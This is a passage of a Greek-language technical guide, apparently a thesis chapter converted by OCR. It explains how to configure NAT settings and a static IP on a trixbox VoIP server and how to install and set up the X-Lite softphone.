
Στη σελίδα Bulk Extensions, πατάμε το Browse και διαλέγουμε το αρχείο που δημιουργήσαμε. Έπειτα πατάμε το κουμπι Submit και τα extensions προστίθονται στι σύστημα μας.




**Εικόνα 96 - trixbox: Προσθήκη Bulk Extensions**

Υπάρχει άλλη μια χρήσιμη ρύθμιση. Το σύστημά μας αύτη τη στιγμή δε μπορεί να δεχθεί αίτηση για σύνδεση μέσω διαδικτύου από κάποιον απομακρυσμένο χρήστη. Για να μπορέσει να γίνει αυτό, θα πρέπει να επεξεργαστούμε το αρχείο SIP_nat.conf. Οι τρόποι είναι δύο. Ή Μέσω του terminal του trixbox να επεξεργαστούμε στο αρχείο με τον editor ή από το web GUI και την επιλογή PBX→Config File Editor. Ας δούμε το 2ο και πιο απλό τρόπο. Όταν κάνουμε κλικ στην επιλογή, εμφανίζονται τα αρχεία ρυθμίσεων του συστήματος. Πατώντας πάνω στο αρχείο που θέλουμε, εμφανίζεται ένας editor μέσω του web GUI και κάνουμε τις αλλαγές/προσθήκες που θέλουμε. Εμείς επιλέγουμε το sip_nat.conf. Ο κώδικας που θα προσθέσουμε είναι ο εξής:

```
externhost=mydomain.dyndns.org
externrefresh=120
localnet=192.168.1.0/255.255.255.0
nat=yes
```





**Εικόνα 97 - trixbox: Αλλάζοντας το sip_nat.conf με τον editor του trixbox**

Στο externhost βάζουμε την IP ή το όνομα μέσω του οποίου είναι προσβάσιμο το δίκτυό μας. externrefresh είναι η τιμή που αρίζει κάθε πότε θα γίνεται refresh το externhost. Στο localnet βάζουμε την IP του DHCP και το subnet mask του, χωρισμένα με slash "/". Τέλος,αν χρησιμοποιούμε NAT, γράφουμε yes. Πατώντας το κουμπί Update κάτω από τον editor αποθηκευονται οι αλλαγές στο αρχείο.

Τέλος, καλό θα ήταν να ρυθμίσουμε το σύστημα ώστε να έχει μια στατική IP στο Lan και να μην την παίρνει δυναμικά μεσω DHCP. Στην κονσόλα, αφου έχουμε συνδεθεί σαν root, πληκτρολογούμε την εντολη:


```
system-config-network
```

Εμφανίζεται ένα ημί-GUI που μπορούμε να ρυθμίσουμε την IP address του υπολογιστή. Στην εικόνα που ακολουθεί βλέπουμε το αρχικό βήμα όπου διαλέγουμε την συσκευή που θέλουμε να ρυθμίσουμε. Με το TAB την επιλέγουμε και πατάμε το F12.





**Εικόνα 98 - trixbox: Ρυθμίζοντας την IP του server (1/3)**

Έπειτα, εμφανίζεται η επόμενη εικόνα. Όπως βλέπουμε, το Use DHCP είναι επιλεγμένο (*) και τα πεδία απο κάτω είναι απενεργοποιημένα.




**Εικόνα 99 - trixbox: Ρυθμίζοντας την IP του server (2/3)**

Πατώντας το TAB, μεταβαίνουμε στο Use DHCP και παταμε το Spacebar για να απενεργοποιηθεί το DHCP και να ενεργοποιηθούν τα πεδία που ακολουθούν. Συμπληρώνουμε τη IP που θέλουμε να έχει το σύστημα, τη subnet mask και την Default IP gateway, μεταβαίνουμε στο Ok και πατάμε το Space.




**Εικόνα 100 - trixbox: Ρυθμίζοντας την IP του server (3/3)**

Έπειτα επανερχόμαστε στην αρχική είκονα, όπου μεταβαίνουμε στο Quit και πατάμε το Spacebar για να ολοκληρωθει η διαδικασία.

Τώρα το σύστημά μας είναι έτοιμος να δεχθεί αιτήσεις register από κάποιο τηλέφωνο ή softphone για να συνδεθεί στο σύστημα, είτε μέσω του LAN είτε μέσω διαδικτύου.

## 7.2 Η εφαρμογή softphone - X-Lite


Η εφαρμογή που επιλέχθηκε είναι το X-Lite. Όπως αναφέρθηκε και νωρίτερα, μπορούμε να το κατεβάσουμε από τη σελίδα του[2]. Οι λόγοι που επιλέχθηκε το συγκεκριμένο πρόγραμμα, οι εξής:

- Είναι δωρεάν εφαρμογή.
- Διατίθεται για διάφορα λειτουργικά συστήματα.
- Μπορεί να υποστηρίξει το πρωτόκολο κρυπτογράφησης zrtp.

### *7.2.1 Εγκατάσταση του X-Lite*


Αφού κατεβάσουμε το αρχείο εγκατάστασης για το Λειτουργικό μας, κάνουμε την εγκατάσταση ανάλογα με τις οδηγίες. Εδώ θα παρουσιάσουμε την εγκατάσταση σε Windows. Εκτελώντας το αρχείο εγκατάστασης, εμφανίζεται η αρχική εικόνα. Σε αυτή πατάμε Next για να συνεχίσουμε.

[2] http://www.counterpath.com/x-Lite.html





**Εικόνα 101 - X-Lite: Εγκατάσταση (1/4)**

Στην επόμενη εικόνα επιλέγουμε το I accept the agreement για να ενεργοποιηθεί το Next και να μπορέσουμε να συνεχίσουμε.





**Εικόνα 102 - X-Lite: Εγκατάσταση (2/4)**

Έπειτα διαλέγουμε τον φάκελο όπου θα εγκατασταθεί η εφαρμογή και πατάμε πάλι στο Next. Στην επόμενη εικόνα μπορούμε να επιλέξουμε αν θα δημιουργηθούν εικονίδια στην επιφάνεια εργασίας και την μπάρα γρήγορης εκκίνησης όπως και αν θα ξεκινά η εφαρμογή αυτόματα όταν εκκινούν τα windows και πατάμε Next.




**Εικόνα 103 - X-Lite: Εγκατάσταση (3/4)**

Ακολουθεί η πρόοδος της εγκατάστασης και όταν αυτή ολοκληρωθεί, πατάμε Finish στην επόμενη εικόνα για να κλείσει ο installer. Εδώ αν θέλουμε μπορούμε να επιλέξουμε αν θα εκκινήσει η εφαρμογή αυτόματα μετά το τέλος της εγκατάστασης.




**Εικόνα 104 - X-Lite: Εγκατάσταση (4/4)**


## *7.2.2 Το GUI του X-Lite*


**Εικόνα 105 - X-Lite: Το GUI**

Η παραπάνω εικόνα είναι το GUI της εφαρμογής που χρησιμοποιούμε. Όπως παρατηρούμε, η εμφάνιση του μοιάζει πολύ με ένα τηλέφωνο, έχοντας κάποιες επιπλέον λειτουργίες όμως.

Κοιτάζοντας από πάνω προς τα κάτω βλέπουμε τρία κουμπιά. Το πρώτο που δείχνει ένα βέλος με φορά προς τα κάτω εμφανίζει το μενού της εφαρμογής από το οποίο μπορούμε να κάνουμε ρυθμίσεις, να ορίσουμε έναν λογαριασμό SIP στον οποίο θα συνδεθούμε, να δούμε τη βοήθεια κ.α. Το μεσαίο ελαχιστοποιεί την εφαρμογή στη μπάρα εργασίας και το τελευταίο το ελαχιστοποιεί στο Tray.

Αμέσως μετά βλέπουμε το καντράν. Εδώ φαίνεται το extension που έχουμε συνδεθεί όταν είναι σε στάση αναμονής, το extension αυτού που καλούμε ή μας καλεί, η διάρκεια της κλήσης κ.α. Δεξιά και αριστερά βλέπουμε 2 κουμπιά που δείχνουν προς αυτές τις 2 κατευθύνσεις. Το δεξί εμφανίζει τις επαφές που έχουμε καταχωρημένες και μας επιτρέπει να τις διαχειριστούμε. Επίσης εδώ φαίνονται οι κλήσεις που έγιναν (ληφθείσες, αναπάντητες, απορριφθείσες και μπλοκαρισμένες). Πατώντας το αριστερό κουμπί, μπορούμε να προσθέσουμε βίντεο στη συνομιλία μας, αρκεί να έχουμε κάμερα.




**Εικόνα 106 - X-Lite: Πλήρης ανάπτυξη**


Ακολουθούν 2 κουμπιά με τους αριθμούς 1 και 2. Έτσι επιλέγουμε τη γραμμή που θα χρησιμοποιήσουμε, αν μας καλέσει κάποιος και μιλάμε βλέπουμε την άλλη γραμμή να φωτίζεται κ.α. Ακολουθούν κάποια πλήκτρα οι λειτουργίες των οποίων είναι οι εξής:

- XFER: Μεταφορά τις γραμμής σε άλλο extension
- HOLD: Η τρέχουσα γραμμή μπαίνει σε αναμονή
- RECORD: Ηχογράφηση της κλήσης
- AA: Ενεργοποίηση της λειτουργίας αυτόματη απάντηση όταν καλεί κάποιος
- AC: Ενεργοποίηση της λειτουργίας αυτόματη συνδιάσκεψη όταν καλεί κάποιος ενώ έχουμε μια κλήση σε εξέλιξη
- DND: Ενεργοποίηση της λειτουργίας Μην Ενοχλείτε ώστε να φαίνεται ότι η συσκευή μας είναι απασχολημένη όταν δε θέλουμε να μας ενοχλήσουν.
- CONF: Με αυτό το κουμπί δημιουργούμε μια συνδιάσκεψη με την ενεργή κλήση και την κλήση που μας καλεί ή βρίσκεται στην αναμονή.

Τέλος, στο κάτω μέρος της εφαρμογής βλέπουμε το αριθμητικό πληκτρολόγιο με το οποίο μπορούμε να καλέσουμε κάποιον αριθμό, τα πλήκτρα αποδοχής και απόρριψης κλήσης, το Mute και τα πλήκτρα Flash και Redial. Επιπρόσθετα βλέπουμε 2 μπάρες όπου μας επιτρέπουν να αυξομειώσουμε την ένταση στο μικρόφωνο και στα ηχεία/ακουστικά.


### *7.2.3 Ρυθμίζοντας το softphone*

Με το που εκτελείται για πρώτη φορά η εφαρμογή, μας εμφανίζει ένα πλαίσιο διαλόγου όπου ερωτούμαστε αν θέλουμε να στέλνουμε πληροφορίες που αφορούν την ποιότητα της κλήσης για να βελτιωθεί η εφαρμογή (χωρίς να γίνεται συλλογή προσωπικών δεδομένων). Επιλέγουμε Yes ή No ανάλογα με το τι θέλουμε και συνεχίζουμε.





**Εικόνα 107 - X-Lite: Αποστολή δεδομένων σχετικά με την ποιότητα της κλήσης**

Λόγω του ότι εκτελείται για πρώτη φορά η εφαρμογή, εμφανίζεται ακόμα ένα παράθυρο με το οποίο μπορούμε να ρυθμίζουμε τον λογαριασμό SIP που θα χρησιμοποιήσουμε (αν δε θέλουμε να το ορίσουμε τώρα, μπορούμε να πατήσουμε Close και να το ρυθμίσουμε μετά από το μενού της εφαρμογής).




**Εικόνα 108 - X-Lite: Ρύθμιση των λογαριασμών SIP κατά την πρώτη εκκίνηση**

Πατώντας το Add, εμφανίζεται ένα παράθυρο στο οποίο μπορούμε να δηλώσουμε τις λεπτομέρειες που αφορούν το χρήστη (username, password, domain κ.α.),




**Εικόνα 109 - X-Lite: Ρυθμίσεις για να συνδεθούμε στον VoIP server**

Πατάμε OK και έπειτα Close στο προηγούμενο παράθυρο και βλέπουμε την εφαρμογή. Τώρα μπορούμε να πληκτρολογήσουμε έναν αριθμό και να τον καλέσουμε


